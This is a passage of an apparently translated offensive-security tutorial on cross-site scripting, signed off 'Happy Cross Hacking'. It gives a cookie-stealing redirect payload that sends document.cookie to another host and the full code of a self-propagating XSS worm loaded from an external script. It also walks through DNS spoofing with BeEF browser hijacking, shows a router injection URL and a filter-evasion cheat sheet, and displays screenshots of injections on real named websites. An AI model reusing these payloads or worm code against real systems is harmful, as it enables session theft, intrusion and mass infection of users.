AJAX requests and operation of the browser are similar. Therefore, the server cannot differentiate them. That means that cannot know what requests are in the "background." For example, a program writted in -javascript- can use AJAX to request a resource that is in the background without the user noticing. The browser will automatically add everything you need for authentication or to send more requests, if necessary.

This type of expansion greatly increases the possibility of XSS attack vector.

Through AJAX, an attacker can launch different injections on specific pages to which the user is viewing. A XSS vector can use AJAX requests to inject himself in a very simple, and re-inject more vectors. Something like a virus, and also without having to "refresh" the web.



# .:AJAX Exploitation :.

Example of “invisible” propagation through multiple HTTP requests:

```
<script>alert("SCG09")</script>  
<script>document.location='http://tiendavirtual.com/pagina1.pl?'+document.cookie</script>
```

Injected code:

```
http://tiendavirtual.com/login.php?  
variable="><script>document.location='http://ejemplo2.com/foro.php?'+document.cookie</script>
```

The code will redirect the page to an external site, which in turn contains another page with malicious code just after the user is "logged" in the original page from which the request was made.

Ajax Bridging:

For security measures, AJAX applications only allows to connect from the website from which they come. That means that -javascript- with Ajax downloading from web A, cannot realize connections to web B (externaly at first). For allow it, is used some “bridge” services. The “bridge” works like proxy with the webserver, forwarding traffic between the -javascript- of the client side and the external web. Is like a web service, for the own website. An attacker can use this “feature” to access to restricted areas.

Denegation of service with AJAX: `<IMG SRC="http://tiendavirtual.com/cgi-bin/scriptx.cgi?a=b">`



# .:XSS Virus / Worms :.



# .:XSS Virus / Worms :.

We can call XSS virus to the injected code that propagates itself through the introduction of code within the web application (usually persistent XSS) and that runs across browsers/user profiles. Need not be a 1 to 1.

Virus normally reside and execute on the same system. Malicious code execution occurs in the client's browser through the code that resides on the server.

The XSS infections usually occur through the following methodology:

- The server is infected with a persistent code that propagates, but does not run.
- The browser is infected with the code.
- The injected code is loaded from the web site vulnerable in the victim's browser and executed.

Once implemented, the code “will look for” new ways to spread itself and is still run malicious code primary.

Like conventional viruses, commonly used vectors.

An attacker can launch DDoS attacks, forward spam or run exploits on browsers.





# .:XSS Virus / Worms :.

Attack on Myspace: Worm that exploits a XSS vector + AJAX:

"Samy" used a vector allowed in user profiles (<script>) in the Myspace site. Through AJAX injects a virus into the profile of anyone who was visiting the infected page, and forces the victims to add the user "Samy" in their contacts list.

Appeared the words "Samy is my hero" in all the profiles of victims and had a very high spread very quickly.

Register of propagation: 10/04, 12:34 pm: 73 // 5 hours later, 6:20 pm: 1,005,831

Attack to Yahoo! Mail Server: Worm that exploits a XSS vector + AJAX:

The worm "Yammaner" uses a XSS vector with AJAX to take advantage of a vulnerability in the event "onload" of the portal. When an infected email was opened, the worm executes its -javascript- code with a copy of itself to all contacts on the infected Yahoo user's. The infected email uses a "spoofed" address taken from other victims, making the users to "think" that it was an email from one of theirs contacts (social engineering).



# .:XSS Virus / Worms :.

Example of XSS virus exploiting a vulnerable vector "Get Request".

The code is injected persistent on the server. When run in the browser begins its self-propagation. Infected browsers connect to random web sites looking for more vulnerable servers with the vector "Get Request".

To create the scenario we use a PHP page vulnerable. The site accepts a parameter value (param) and writes it to a file (file.txt). This file is returned in the request to the browser. The file contains the previous value of the parameter "param". If the parameter is not passed, the text file is not updated. The vulnerable code page (index.php) is:

```
<?php
    $p=$HTTP_GET_VARS['param'];
    $filename = "./file.txt";
if ($p != "") {
    $handle=fopen($filename, "wb");
    fputs($handle, $p);
    fclose($handle);
}
    $handle = fopen($filename, "r");
    $contents = fread($handle, filesize($filename));
    fclose($handle);
    print $contents;
?>
```



# .:XSS Virus / Worms :.

The website is vulnerable in multiple virtual servers (10.0.0.0/24). Malicious code is on an external script (xssv.jsp)

Attack vector:

```
<iframe name="iframex" id="iframex" src="hidden" style="display:none">
</iframe>
<script SRC="http://rootshell.be/~psy/protected/xssv.js"></script>
```

The -javascript- file which is making the request is as follows (xssv.jsp):

```
function loadIframe(iframeName, url) {
    if ( window.frames[iframeName] ) {
        window.frames[iframeName].location = url;
        return false;
    }
    else return true;
}
function do_request() {
    var ip = get_random_ip();
    var exploit_string = '<iframe name="iframe2" id="iframe2" ' +
        '<src="hidden" style="display:none"></iframe> ' +
        '<script SRC="http://rootshell.be/~psy/protected/xssv.js"></script>';
```



# ..:XSS Virus / Worms :.

```
loadIframe('iframe2',  
    "http://" + ip + "/index.php?param=" + exploit_string);  
}
```

```
function get_random()  
{  
    var ranNum= Math.round(Math.random()*255);  
    return ranNum;  
}
```

```
function get_random_ip()  
{  
    return "10.0.0."+get_random();  
}  
setInterval("do_request()", 10000);
```

The self-propagation code uses an iframe which is regularly recharged through function `loadIframe()`. The IP address of the target is selected at random from the subnet address 10.0.0.0/24 through function `get_random_ip()`. The virus uses a combination of both functions rely on a continuous and regular basis through the function `setInterval ()`. Running the vector of attack, it will try to infect all the addresses on the subnet and will finish when all tests are done. When it happens, the browser will execute the code. In a real scenario will not happen nonetheless.



**.:Router jacking :.**



# .:Router jacking :.

Besides being able to inject malicious code into web applications, you can also try to modify the normal functioning of, for example, a router.

Since the local network, an attacker can modify the requests that makes, just as if it acted on the web.

See code injection in conventional router (BEFW11S4 v4 (firmware: 1.52.02))

Vulnerable parameter:

*Host Name (txt\_hostName)*

Index page:

*http://[router ip]/index.htm*

Injected code:

*http://[routerip]/Gozilla.cgi?setup.htm=255&sel\_wanConnType=2&txt\_hostName=%27%3E%3Cscript%3Ealert(SCG09)%3C%2Fscript%3E*

In the example, it is necessary to set parameters “setup.htm=” and “sel\_wanConnType=” so that the injection is correctly. An attacker can use XSS to try to make a "bypass" of the router credentials and configuration to take control of the network.



# .:WAN Browser Hijacking :.



# .:WAN Browser Hijacking :.

XSS injections can combine with other techniques, for example to take control of the browsers of users in a WAN.

The scenario is as follows:

- The attacker breaks into the local network/s victim/s.
- Poison the network dns cache.
- Generate a web page "vulnerable" to impersonate another routine (google.com).
- Users who request google.com, actually connect to the attacker's server due to "poison" the DNS tables.
- The attacker executes "Beef" as a framework on own machine and wait for connecting Victims.
- When a victim executes the malicious code (hook), the attacker immediately receive a notice in the framework of having a -zombie- online.
- As the victim continues its navigation, the attacker can perform various techniques in a very simple and almost automated through the framework.





# .:WAN Browser Hijacking :.

Practical method of attack:

1) The attacker breaks into the local network/s victim/s

Whether he knows the password, or because it gets to crack the encryption algorithm (WEP / WPA ..).

2) DNS poisoning the network cache

Through the free software tool "Ettercap (<http://ettercap.sourceforge.net/>), the attacker can send replies DNS (Domain Name Server) "spoofed" to get redirect requests of victims to a server under control (local or remote).

The screenshot shows the Ettercap NG-0.7.3 application window. The 'Plugins' tab is active, displaying a table of available plugins. The 'dns\_spoof' plugin is highlighted in blue.

Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
<b>dns_spoof</b>	1.1	<b>Sends spoofed dns replies</b>
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)

Video: <http://www.irongeek.com/videos/dns-spoofing-with-ettercap-pharming.swf>



# .:WAN Browser Hijacking :.

3) Generate a web page "vulnerable" to impersonate another routine (google.com)



## Web

Google won't search for **Chuck Norris** because it knows you don't find **Chuck Norris**, he finds you.

No standard web pages containing all your search terms were found.

Your search - **Chuck Norris** - did not match any documents.

Suggestions:

- Run, before he finds you
- Try a different person

4) Users requesting google.com, actually connect to the attacker's server due to "poison" the DNS tables.

The attacker has inserted into the "fake" google site a XSS code that opens a channel of communication back and forth with the victim, through a framework.




# .:WAN Browser Hijacking :.

5) The attacker executes "Beef" as a framework on own machine and wait for connecting victims. Through the "hook": [beefmagic.js.php](http://beefmagic.js.php)

Zombies   Autorun Modules   Standard Modules   Options   Help   **Wade Alcorn (http://www.bindshell.net)**







Browser Exploitation Framework



## BeEF

Autorun  
disabled

### Zombies

		192.168.192.135
		192.168.192.1
		192.168.192.1


Copyright © 2007 **Wade Alcorn** All Rights Reserved.

## About

BeEF is the browser exploitation framework. Its purposes in life is to provide an easily integratable framework to demonstrate the impact of browser and/or xss issues in real-time. The modular structure has focused on making module development a trivial process with the intelligence existing within BeEF.

## What's New

New attack vector modules have been added along with conventional ones

- \* New attack vector Inter  Exploit modules
- \* New attack vector Inter-protocol Communication modules
- \* New direct Browser Exploit module

## Example

Use a browser to connect to 'http://beefsite/hook/xss-example.htm'. Now a zombie will appear in the zombie section of the BeEF UI. The IP address in the file **will** require editing.

Video: <http://bindshell.net/tools/beef/beef-ipe.htm>



# .:WAN Browser Hijacking :.

6) As the victim continues its navigation, the attacker can perform various techniques in a very simple and almost automated way through the framework.




Tutorial about how to use zombies:

*<http://bindshell.net/tools/beef//tutorials/zombies.html>*

Tutorial about how to use modules:

*<http://bindshell.net/tools/beef//tutorials/modules.html>*

Example of data collected from the victim:

<p>Browser Exploitation Framework</p>  <p><b>BeEF</b></p> <p><b>Autorun</b> disabled</p> <p><b>Zombies</b></p> <p> 192.168.0.93</p>	<p> <b>192.168.0.93</b></p> <p><b>Details</b> [Hide]</p> <hr/> <p><b>Browser</b> Firefox 2.0.0.14</p> <p><b>Operating System</b> Windows NT 5.1</p> <p><b>Screen</b> 1152x864 with 32-bit colour</p> <p><b>URL</b> <a href="http://192.168.0.95/mambo3/administrator/index2.php?option=corr">http://192.168.0.95/mambo3/administrator/index2.php?option=corr</a></p> <p><b>Cookie</b> 32024ddb00f5209405e22d627ea2121=dff75c3dcd3e7a122a06095f582ff45885b9eb08ee62e2f88b133f0=4549f211cb2fc201f1fc9055ft37bb0aa5090deef730fceb87ad0bc338=699bdcad11aa9dc59453db8mostlyce[usertype]=Super Administrator; BeEFSession=6a3d8f4e38c</p>
---	--



# .:XSS Cheats – Fuzz Vectors :.



# .:XSS Cheats – Fuzz Vectors :.

-Normal vector without evasion filters:

```
<SCRIPT SRC=http://127.0.0.1></SCRIPT>
```

-Classic vector with URL encoding characters:

```
//--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

-Simplified Vector. If you don't have much space. Look at the code and search for injection  
"<XSS verses &lt;XSS to see if is vulnerable:

```
";!--"<XSS>=&{() }
```

-Image vector using the javascript policy (doesn't work in IE7.0):

```
<IMG SRC="javascript:alert('XSS');">
```

-Identical but without using quotation marks or semicolons (doesn't work in IE7.0):

```
<IMG SRC=javascript:alert('XSS')>
```

-Vector using "casesensitive" (doesn't work in IE7.0):

```
<IMG SRC=JaVaScRiPt:alert('XSS')>
```





# .:XSS Cheats – Fuzz Vectors :.

-Vector "UTF8 Unicode Encoding" long without a semicolon" (;) (doesn't work in IE7.0):

Sometimes effective when filters are looking for "&#XX;" padding - up to 7 characters total). Ideal against filters that decode against strings like \$ mp\_string =~s/.\*\&#(\d+);.\*/\$1/, assuming incorrectly that a semicolon is needed to complete the injection encoded in html.

<IMG

```
SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>
```

-Vector "hexadecimal encoding without semicolon" (doesn't work in IE7.0):

Sometimes effective when filters uses a string like \$tmp\_string =~ s/.\*\&#(\d+);.\*/\$1/; which assumes a numeric character following the dollar sign, that does not match if built with html characters in hexadecimal.

<IMG

```
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

-Vector "embedded tabulation" (doesn't work in IE7.0):

```
<IMG SRC="jav  ascript:alert('XSS');">
```





# .:XSS Cheats – Fuzz Vectors :.

-Vector "embedded encoded tabulation" (doesn't work in IE7.0):

```
<IMG SRC="jav&#x09;ascript:alert('XSS');">
```

-Vector "embedded new line" (doesn't work in IE7.0):

Only 09 (horizontal tab.), 10 (new line) and 13 (carriage return) operate in decimal.

```
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
```

-Vector "embedded carriage return" (doesn't work in IE7.0):

```
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
```

-Vector "null breaks up javascript directive"

```
perl -e 'print "<IMG SRC=java\0script:alert(!"XSS!")>";' > out
```

[...]

-Extensive collection of valid vectors:

<https://n-1.cc/pg/pages/view/16105/>



**.:Screenshots :.**



# .:noCoNments :.

<http://www.americanscientist.org>

http://www.americanscientist.org/search/home\_result.aspx?q=<script>alert("SCG09")</script>

Welcome, Institutional Licensee | Members and subscribers, log in here

# American Scientist

The Magazine of Sigma Xi, The Scientific Research Society

SEARCH  
[Search]

Who are Donald Jo favorite  
Find out in *Scientists*

Current Issue Past Issues On the Subscribe Advertise

HOME > Search

Search AMSCI  
Your search for

La página en <http://www.americanscientist.org>

SCG09

Aceptar



# .:noCoNments :.

<http://ec.europa.eu/>



## SCG09

1" name="FrmAct" method="post" onsubmit="if (bTxtNumberHasFocus) return goToPage(); if (bTxt

### CONCEPTS AND DEFINITIONS

CODED2 (Not translated)

Layout:

[Downloads](#)

## SCG09

[Back to index of objects under this metadata category](#)

&RdoSearch=&TxtSearch=&CboTheme=&  
IntCurrentPage=1&StrLayoutCode=GLOSSARY';">

[Select all](#)

[Export](#)

0 Record(s)



# .:noCoNments :.

<http://dgt.es>

http://www.dgt.es/portal/buscar/?inputBuscar=\\\*<center><script>alert(String.fromCharCode(68,101,115,100,101,32,

La página en <http://www.dgt.es> dice:

Desde la DGT intentamos filtrar caracteres html,.. Pero está claro que lo nuestro son las multas.

Aceptar



# .:noCoNments :.

<http://adn.es>

http://www.adn.es/search

ADN.es **Buscar**

Actualizado a las 23:59h | Madrid: 35°/17°

Actualidad La Vida Deportes Cultura & Ocio Opinión Fotos Vídeos **Motor**

Encuestas | Archivo | Versión PDA | RSS

La página en http://www.adn.es dice:

SCG09

Aceptar



# .:noCoNments :.

<http://aenor.es>

The screenshot shows the AENOR website interface. The browser address bar displays <http://www.aenor.es/desarrollo/publicaciones/ediciones/ediciones.asp>. The page header includes the AENOR logo and the text "Asociación Española de Normalización y Certificación". Navigation links include "NORMALIZACIÓN", "CERTIFICACIÓN", "NORMAS Y PUBLICACIONES", "FORMACIÓN", and "CENTRO DE INFORMACIÓN". A search bar contains the text "búsqueda" and "en...". A large blue banner reads "normas y publicaciones". Below this, the search term "SCG09" is visible. A message at the bottom states "Lo sentimos, no se ha encontrado ningún resultado." The right sidebar contains links for "área de clientes", "ACCESO CUENTES", "REGÍSTRESE", "INFO AENOR 902 102 201", "actualidad AENOR", and "buscador". A "Índice temático" search box is also present.



# .:noCoNments :.

<http://ha.ckers.org>

**Character Encoding:**

All the possible combinations of the character "<" in HTML and JavaScript (in UTF-8). Most of these won't render out of the box, but many of them can get rendered in certain circumstances as seen above (standards are great, aren't they?):

- <
- %3C
- &lt;
- &lt;

**Character Encoding Calculator**

**ASCII Text:** %0

**Hex Value:** URL: http://ha.ckers.org

Decode Hex to ASCII

HTML (with semicolons): **&lt;**

Decode Hex Entities to ASCII

La página en http://ha.ckers.org dice:

! Aceptar

“blacksmith's home....”





.:Tools :.



# .:Tools :.

+ ASCII - HEX Converter (online) - by Centricle.com

*<http://centricle.com/tools/ascii-hex/>*

+ XSS Cheat Sheet (online) - by Rsnake

*<http://ha.ckers.org/xss.html>*

+ OWASP's CAL9000 - by OWASP

*<http://www.digilantesecurity.com/CAL9000/files/CAL9000.zip>*

*<http://owasp-code-central.googlecode.com/svn/trunk/labs/cal9000/> (código fuente)*

+ String.FromCharCode – Unescape() converter (online) – By Wocares

*<http://wocares.com/noquote.php>*



# .:Tools :.

+ Sothink SWF Decompiler 4.5 (Windows 98/NT/2000/ME/XP/VISTA)

*<http://www.globalshareware.com/Multimedia-Design/Authoring-Tools/Sothink-SWF- Decompiler.html>*

+ SWF Decompiler 5.0 Build 504 (MacOS X 10.4.10 or below)

*<http://mac.softpedia.com/get/Developer-Tools/SWF- Decompiler.shtml>*

+ Decompiler – Flare

*<http://www.nowrap.de/flare.html>*

+ Compiler – MTASC

*<http://www.mtasc.org/>*



# .:Tools :.

+ Disassembly – Flasm

*<http://flasm.sourceforge.net/>*

+ Swfmill – Convert Swf to XML and viceversa

*<http://swfmill.org/>*

+ Mozilla Plugins – Modify Headers

*<https://addons.mozilla.org/es-ES/firefox/addon/967>*

+ Mozilla Plugins – Cookie Edit

*<https://addons.mozilla.org/es-ES/firefox/addon/573>*



# .:Tools :.

+ XSS – Proxy

*<http://sourceforge.net/projects/xss-proxy>*

+ XSS – Tunneling / XSS – Shell

*<http://labs.portcullis.co.uk/download/xssshell-xsstunnell.zip>*



**.:Links :.**



# .:Links :.

## Cross-site scripting:

*[http://en.wikipedia.org/wiki/Cross-site\\_scripting#Types](http://en.wikipedia.org/wiki/Cross-site_scripting#Types)*

*<http://ha.ckers.org>*

*<http://sla.ckers.org>*

## Flash! Attack:

*<http://attackvector.lesdigales.org/test-nouvelle-page-de-goret/>*

*[http://www.owasp.org/index.php/Category:OWASP\\_Flash\\_Security\\_Project](http://www.owasp.org/index.php/Category:OWASP_Flash_Security_Project)*

## CSRF:

*<http://www.cgisecurity.com/csrf-faq.html>*

## Cross Frame Scripting:

*[http://www.owasp.org/index.php/Cross\\_Frame\\_Scripting](http://www.owasp.org/index.php/Cross_Frame_Scripting)*



# .:Links :.

## Dns Pinning And Web Proxies:

*<http://www.ngssoftware.com/research/papers/DnsPinningAndWebProxies.pdf>*

## Router Jacking:

*<http://www.zhackl.cn/Html/?1770.html>*

## Router Jacking Challenge:

*<http://www.gnucitizen.org/blog/router-hacking-challenge/>*

## IMAP3 XSS / MHTML XSS / Expect Vulnerability:

*<http://www.amazon.com/XSS-Attacks-Scripting-Exploits-Defense/dp/1597491543>*

## All is in Google:

*<http://www.google.com>*





## .:Bibliography :.



# .:Bibliography :.

- “Malicious HTML Tags Embedded in Client Web Requests”, CERT®
- “Bypassing JavaScript Filters – the Flash! attack”, EyeonSecurity, June 5 2002
- “The HTML Form Protocol Attack”, Jochen Topf, August 8 2001
- “HOWTO: Prevent Cross-Site Scripting Security Issues (Q252985)”, Microsoft,
- “Understanding Malicious Content Mitigation for Web Developers”, CERT
- “URL Encoded Attacks”, Internet Security Systems, Gunter Ollmann, April 1 2002
- “Cross-site Scripting Overview”, Microsoft, February 2 2000
- “The Evolution of Cross-site Scripting Attacks”, iDefence, David Edler, May 20 2002
- “Software Security: Building Security In”, Addison-Wesley Professional, 2006
- “OWASP Testing Guide 2008”, V3.0
- “DNS Pinning and Web Proxies”, Next Generation Security Software, 2007
- “Cross Site Scripting Attacks: XSS Exploits and Defense, Syngress, 2007



# .:License :.

<http://www.sindominio.net/gugs/licencias/fdl-es.html>

GNU Free Documentation License  
Version 1.2, November 2002



**.:Author :.**



# .:Author :.

## Web / Blogs:

- Website:

- <http://www.lordepsylon.net>

- Microblogging:

- <https://identi.ca/psy>

- [https://twitter.com/lord\\_epsylon](https://twitter.com/lord_epsylon)

- XSSer (automated free software XSS framework):

- <http://xsser.sf.net>

**Emails:** [root@lordepsylon.net](mailto:root@lordepsylon.net) - (GPG ID: 0x3CAA25B3)

[epsylon@riseup.net](mailto:epsylon@riseup.net) - (GPG ID: 0xB18E792B)



**Happy “Cross” Hacking !! ;)**